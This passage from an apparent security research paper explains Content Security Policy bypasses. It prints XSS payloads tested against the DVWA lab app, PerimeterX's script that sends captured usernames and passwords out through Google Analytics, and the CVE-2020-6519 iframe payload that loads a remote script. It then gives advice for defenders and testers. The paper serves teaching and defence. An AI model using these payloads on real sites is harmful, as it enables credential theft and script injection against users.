Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
```

Figure 16: CSP blocking ‘script’ tag

The ‘data’ directive allows the loading of resources via data schemes. Since a wild card is in use with this directive it increases the attack surface by allowing code execution. The following payload takes advantage of this misconfiguration and executes the XSS shown in Figure 17:

```
<script src=data:text/javascript,alert(1338)></script>
```




```
/vulnerabilities/xss_r/?name=<script+src%3Ddata%3Atext%2Fjavascript%2Calert(1338)><%2F
```

Figure 17: Vulnerable XSS Request with ‘data:’ and wildcard in CSP (client-side)

3.3.3 File Upload and 'self' in CSP

The potential for bypass exists even when a CSP appears to be configured properly. Figure 18 shows a simple CSP that has no obvious misconfigurations.



```
HTTP/1.1 200 OK
Date: Thu, 08 Apr 2021 14:42:44 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'self'; script-src 'self'; img-src
'none';
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4338
Connection: close
Content-Type: text/html;charset=utf-8
```


Figure 18: CSP without obvious misconfigurations

The CSP in Figure 18 does not allow inline scripting, external script sources, or image sources. Whenever a CSP appears to be locked down, a tester should consider looking at the functionality of the application itself. Since the 'script-src' directive has a value of 'self' the application will only allow scripts served from the same URL scheme and port number. While this limits the attack surface it does not eliminate the possibility of a content injection attack. For instance, if the application allowed file upload it could be used to upload a javascript file to the server. The URL scheme and port number would be the same and the payload could then be executed.

An example of this would be if the attacker was able to upload a file to the application. In testing, a file named 'UploadedScript.js' with a javascript payload was uploaded into the application's 'uploads' folder. Attempting to load the script requires the following payload to be entered into the application's vulnerable parameter:

```
<script src=../../../../uploads/UploadedScript.js>
```

Figure 19 shows the request and response, highlighting the payload and the CSP response from the application. Figure 20 shows the client-side response, indicating the execution of the payload inside of the 'UploadedScript.js' file.



```
GET /vulnerabilities/xss_r/?name=
%3Cscript+src%3D..%2F..%2F..%2F..%2Fuploads%2FUploadedScript.js%3E HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101
Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: [redacted]/vulnerabilities/xss_r/
Cookie: PHPSESSID=vk143rq15koa75sf8qpb0tofa7; security=low
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 08 Apr 2021 18:26:37 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'self'; script-src 'self'; img-src
'none';
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4405
Connection: close
Content-Type: text/html;charset=utf-8
```

Figure 19: Vulnerable XSS Request



/vulnerabilities/xss_r/?name=<script+src%3D..%2F..%2F..%2F..%2Fuploads%2FUploadedScript.j
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
UploadTest
OK

Figure 20: Vulnerable XSS Request with 'self' and File Upload (client-side)


3.4. Bypassing CSP (Advanced)

Not all bypass methods rely on misconfigurations. There have been times when properly configured CSP configurations can lead to bypass opportunities. The next two examples are taken from real-world findings and help to illustrate other items to check for when testing for potential CSP bypass.

3.4.1. Google Analytics

While more advanced attacks can still happen due to misconfiguration, a recent discovery found an issue with the path matching functionality in CSP, leading to data exfiltration. The path matching functionality allows specific resources to be allowed in the policy, but unfortunately, query strings have no impact on matching ("Content security policy level 2," 2016). This means that by permitting the ‘https://example.com/file’ URL in the content security policy, other URLs like ‘https://example.com/file?key=Value1’ and ‘https://example.com/file?key=Value2’ would also be allowed.

Amir Shaked (2020) from PerimeterX released a blog post providing detailed information on how this attack works. PerimeterX performed a scan in March of 2020 that examined the top three million domains and discovered that 210,000 sites had CSP in place. Roughly eight percent of sites using CSP allowed Google Analytics domains, which makes a Google Analytics URL like ‘https://www.google-analytics.com’ a promising way to bypass CSP (Shaked, 2020). PerimeterX created a short javascript code to exfiltrate data inserted into a site allowing Google Analytics domains. The code is shown in Figure 21.



```
username = document.getElementsByName("session[username_or_email]");
password = document.getElementsByName('session[password]');
window.addEventListener("unload", function logData() {
       navigator.sendBeacon("https://www.google-analytics.com/collect",
       'v=1&t=pageview&tid=UA-#######-#&cid=555&dh=perimeterx.com&dp=%2F'+
       btoa(username.item(0).value +':'+ password.item(0).value) +'&dt=homepage');
});
```

Figure 21: PerimeterX JS code (Shaked, 2020).

This highlighted code in Figure 21 (Shaked, 2020) took advantage of the ‘tid’ parameter used to set the tag ID of the Google Analytics user. An attacker could simply change the value of the ‘tid’ parameter to their tag ID and the ‘dh’ parameter to their domain, and then use this in a vulnerable application for data exfiltration via the ‘dp’ parameter in code. The ‘tid’ parameter would be configured with the Google Analytics ID of the attacker’s account. The code would then send the user’s username and password through the ‘dp’ parameter to the attacker’s account.

Figure 22 displays the Google Analytics dashboard showing the successful attack. The highlighted area displays the username and password passed through the ‘dp’ parameter. This is possible because CSP cannot currently utilize query strings for enforcement of policy ("Content security policy level 2," 2016).





Figure 22: Attacker’s Google Analytics Dashboard (Shaked, 2020).

This previous example specifically mentions the use of Google Analytics for data exfiltration, but it would not be the only possible avenue of attack. Any allowed source with suitable parameters could possibly be used for a content injection attack if the parameter is vulnerable and there is a way to execute code or exfiltrate data.

3.4.2. CVE-2020-6519

CVE-2020-6519 is an example of a bypass that comes from a browser that incorrectly handled CSP (NIST, 2021). This vulnerability affected all Chromium-based browsers, which includes Chrome, Opera, and Edge, between Versions 73 and 83 (Weizman, 2020). The vulnerability was discovered when Weizman injected javascript code via a 'javascript:' source in an iframe. This caused the browser to interpret the CSP incorrectly and allowed the content injection payload. Figure 23 shows the payload that brought about CVE-2020-6519.




```
document.querySelector('DIV').innerHTML="<iframe src='javascript:var s =
document.createElement(\"script\");s.src = \"https://SiteWithVulnerableCode
\";document.body.appendChild(s);'></iframe>";
```

Figure 23: CVE-2020-6519 CSP Bypass

This exploit could prove very damaging to any application that was vulnerable to a content injection attack. Fortunately, it would not affect sites that utilized nonces, a cryptographic number used only once, or hashes to allow resources in their CSP configuration because these features add additional security functionality on the server-side (Weizman, 2020).

4. Recommendations for Defenders

Allowing content via nonces was brought about with CSP Level 2. Nonces are used as an allow-list for approved in-line scripts and script blocks (Mozilla, 2021). Utilizing nonces in CSP configurations can be an easy way to allow content. Developers would use a '<nonce>' tag in script elements throughout the application. The CSP configuration would allow the base64 encoded nonce value in the CSP configuration. The unique nonce value in each response severely limits the potential success of an attacker since it would be extremely difficult to guess the value in the response in the case that injection was successful. An example of a nonce configuration used in CSP is shown in Figure 24. While this example shows the simplicity of the concept, if the value is not unique and random then CSP can easily be bypassed.



```
HTTP/1.1 200 OK
Date: Mon, 17 May 2021 00:48:35 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src
'nonce-Q1NQIEJ5cGFzcyB0b25jZSBUZXN0LiBUaGFua3MgZm9yIHJ1YWRpbmcgdGhlIHBhcGVyIQ==';
```


Figure 24: CSP configuration utilizing a nonce value

CSP Level 2 also allows the implementation of hashes for script sources, which means that the script would need to be rehashed and the CSP updated after each revision of the script. This allows the server to be able to allow certain scripts for execution. Hashes will allow only the exact script to run while a nonce will allow any script in the same nonce block to run (Hunt, 2017).

Figure 2 displayed some of the most common directives used in CSP configurations. When looking to implement CSP it is important to understand the functionality of the application to understand which directives will be the most effective. Directives such as 'script-src' and 'img-src' limit where scripts and images can be executed, respectively. Each directive can be helpful, but there is a possibility of lacking coverage when utilizing individual directives. The 'default-src' directive can be utilized as a catch-all for all potential directive types.

Defenders should also look at the reporting component of CSP; the 'Content-Security-Policy-Report-Only' header. This header allows developers to monitor policy implementations but not enforce the effects ("Content security policy level 3," 2021). The 'report-to' directive can be defined to create a reporting group for violations. CSP reporting is utilized to raise awareness of any potential bypasses to the configuration of the CSP.

CSP configurations can be difficult, especially in older or larger sites. Fortunately, some tools can be utilized to look at CSP configurations. One example would be CSP Evaluator (n.d), which can be found at https://csp-evaluator.withgoogle.com. The user can paste the URL in question or just the policy itself, then CSP Evaluator makes recommendations based on the different versions of CSP. This tool can help find potential misconfiguration bypass possibilities. Figure 25 shows an example of a simple CSP tested in the tool.



Content Security Policy

```
script-src 'self';
```

CSP Version 3

Evaluated CSP as seen by a browser supporting CSP Version 3

script-src	
'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
object-src [missing]	Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?

Figure 25: CSP-Evaluator testing CSP

Most importantly, defenders should prioritize verifying that applications perform proper validation and encoding on the server-side to avert XSS vulnerabilities (OWASP, n.d.). Proper validation and sanitization of user input can reduce the success of content injection attacks significantly. It is also important to take a defense-in-depth approach, meaning that a single control should not be the sole defensive mechanism to disable an attacker. While proper input validation and output encoding are important, a well-configured CSP can help by adding another layer of defense in case an input is not properly validated or a configuration change creates a vulnerability.

5. Recommendations for Testers

Testers should learn why CSP bypass methods work and how they could expand on the concepts. Understanding the CSP directives used by an application can paint a picture of how the application functions, or how the application functioned at one time if the policy has not been updated recently. This includes possible methods of compromise. CSP misconfigurations may also be reported in penetration testing reports and bug bounty programs even if there are not any exploitable parameters. This information can be helpful to defenders to help tighten the configuration in case an avenue for attack arises.

Testers should also stay up to date on new developments with CSP and any potentially new bypass methods. As stated in this research, not all bypass opportunities come from misconfigurations. Future updates to CSP and browser implementations could lead to other instances of browsers not handing CSP properly. These instances could lead to policies being bypassed completely, such as the CVE-2020-6519 vulnerability (NIST, 2021) mentioned in Section 3.4.2.

Bug bounty programs can also be a good source of information on new methods once the findings are disclosed. As CSP usage continues to grow the amount of focus on CSP may rise, which could lead to new tools, additional findings, and even more bypass opportunities.

6. Conclusion

Content Security Policy usage is on the rise, and even though the technology is relatively new, it shows promise. CSP should not be used as a sole defense mechanism for injection attacks. Defenders should be sure to include CSP in any defense-in-depth strategy, as misconfigurations on larger or older sites can be trivial. Defenders should see CSP as another layer of defense against content injection attacks, while testers should consider it a potential hurdle between themselves and code execution.

References

Content security policy 1.0. (2012, November 15). World Wide Web Consortium (W3C). https://www.w3.org/TR/2012/CR-CSP-20121115/

Content security policy level 2. (2016, December 15). World Wide Web Consortium (W3C). https://www.w3.org/TR/CSP2/

Content security policy level 3. (2021, March 24). World Wide Web Consortium (W3C). Retrieved April 1, 2021, from https://www.w3.org/TR/CSP3

Crawler.Ninja. (n.d.). Crawler.Ninja. Retrieved April 9, 2021, from https://crawler.ninja/

CSP Evaluator. (n.d.). CSP Evaluator. Retrieved April 9, 2021, from https://csp-evaluator.withgoogle.com

Digininja/DVWA. (2021, March 27). GitHub. Retrieved April 2, 2021, from https://github.com/digininja/DVWA

HackTricks. (n.d.). *Content security policy (CSP) bypass*. HackTricks - HackTricks. Retrieved April 9, 2021, from https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass

Hunt, T. (2017, November 15). Locking down your website scripts with CSP, hashes, nonces and report URI. Troy Hunt. https://www.troyhunt.com/locking-down-your-website-scripts-with-csp-hashes-nonces-and-report-uri/

IETF. (2016, January). *RFC 7762 - Initial assignment for the content security policy directives registry*. IETF Tools. https://tools.ietf.org/html/rfc7762

Mozilla. (2021, March 17). *CSP: Script-src*. MDN Web Docs. Retrieved April 9, 2021, from https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

NIST. (2021, March 12). *Cve-2020-6519*. NVD - National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2020-6519

OWASP/Top10. (2019, September 19). GitHub. https://github.com/OWASP/Top10/blob/master/2017-2003_Comparison/OWASP_Top_Ten_-_Comparison_of_2003%2C2004%2C2007%2C2010%2C2013_and_2017_Releases.docx

OWASP. (n.d.). *Cross site scripting (XSS)*. OWASP Foundation | Open Source Foundation for Application Security. https://owasp.org/www-community/attacks/xss/

OWASP. (n.d.). *Cross site scripting prevention*. Introduction - OWASP Cheat Sheet Series. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Scott Helme. (n.d.). Scott Helme. Retrieved April 4, 2021, from https://scotthelme.co.uk/

Shaked, A. (2020, June 17). *Exfiltrating user's private data using Google analytics to bypass CSP*. PerimeterX. https://www.perimeterx.com/tech-blog/2020/bypassing-csp-exflitrate-data/

Verizon. (2020). *2020 Data Breach Investigations Report*. https://enterprise.verizon.com/content/verizonenterprise/us/en/index/resources/reports/2020-data-breach-investigations-report.pdf

Weizman, G. (2020, August 10). CSP bypass vulnerability in Google chrome discovered - Almost every website in the world was at risk. PerimeterX. https://www.perimeterx.com/tech-blog/2020/csp-bypass-vuln-disclosure/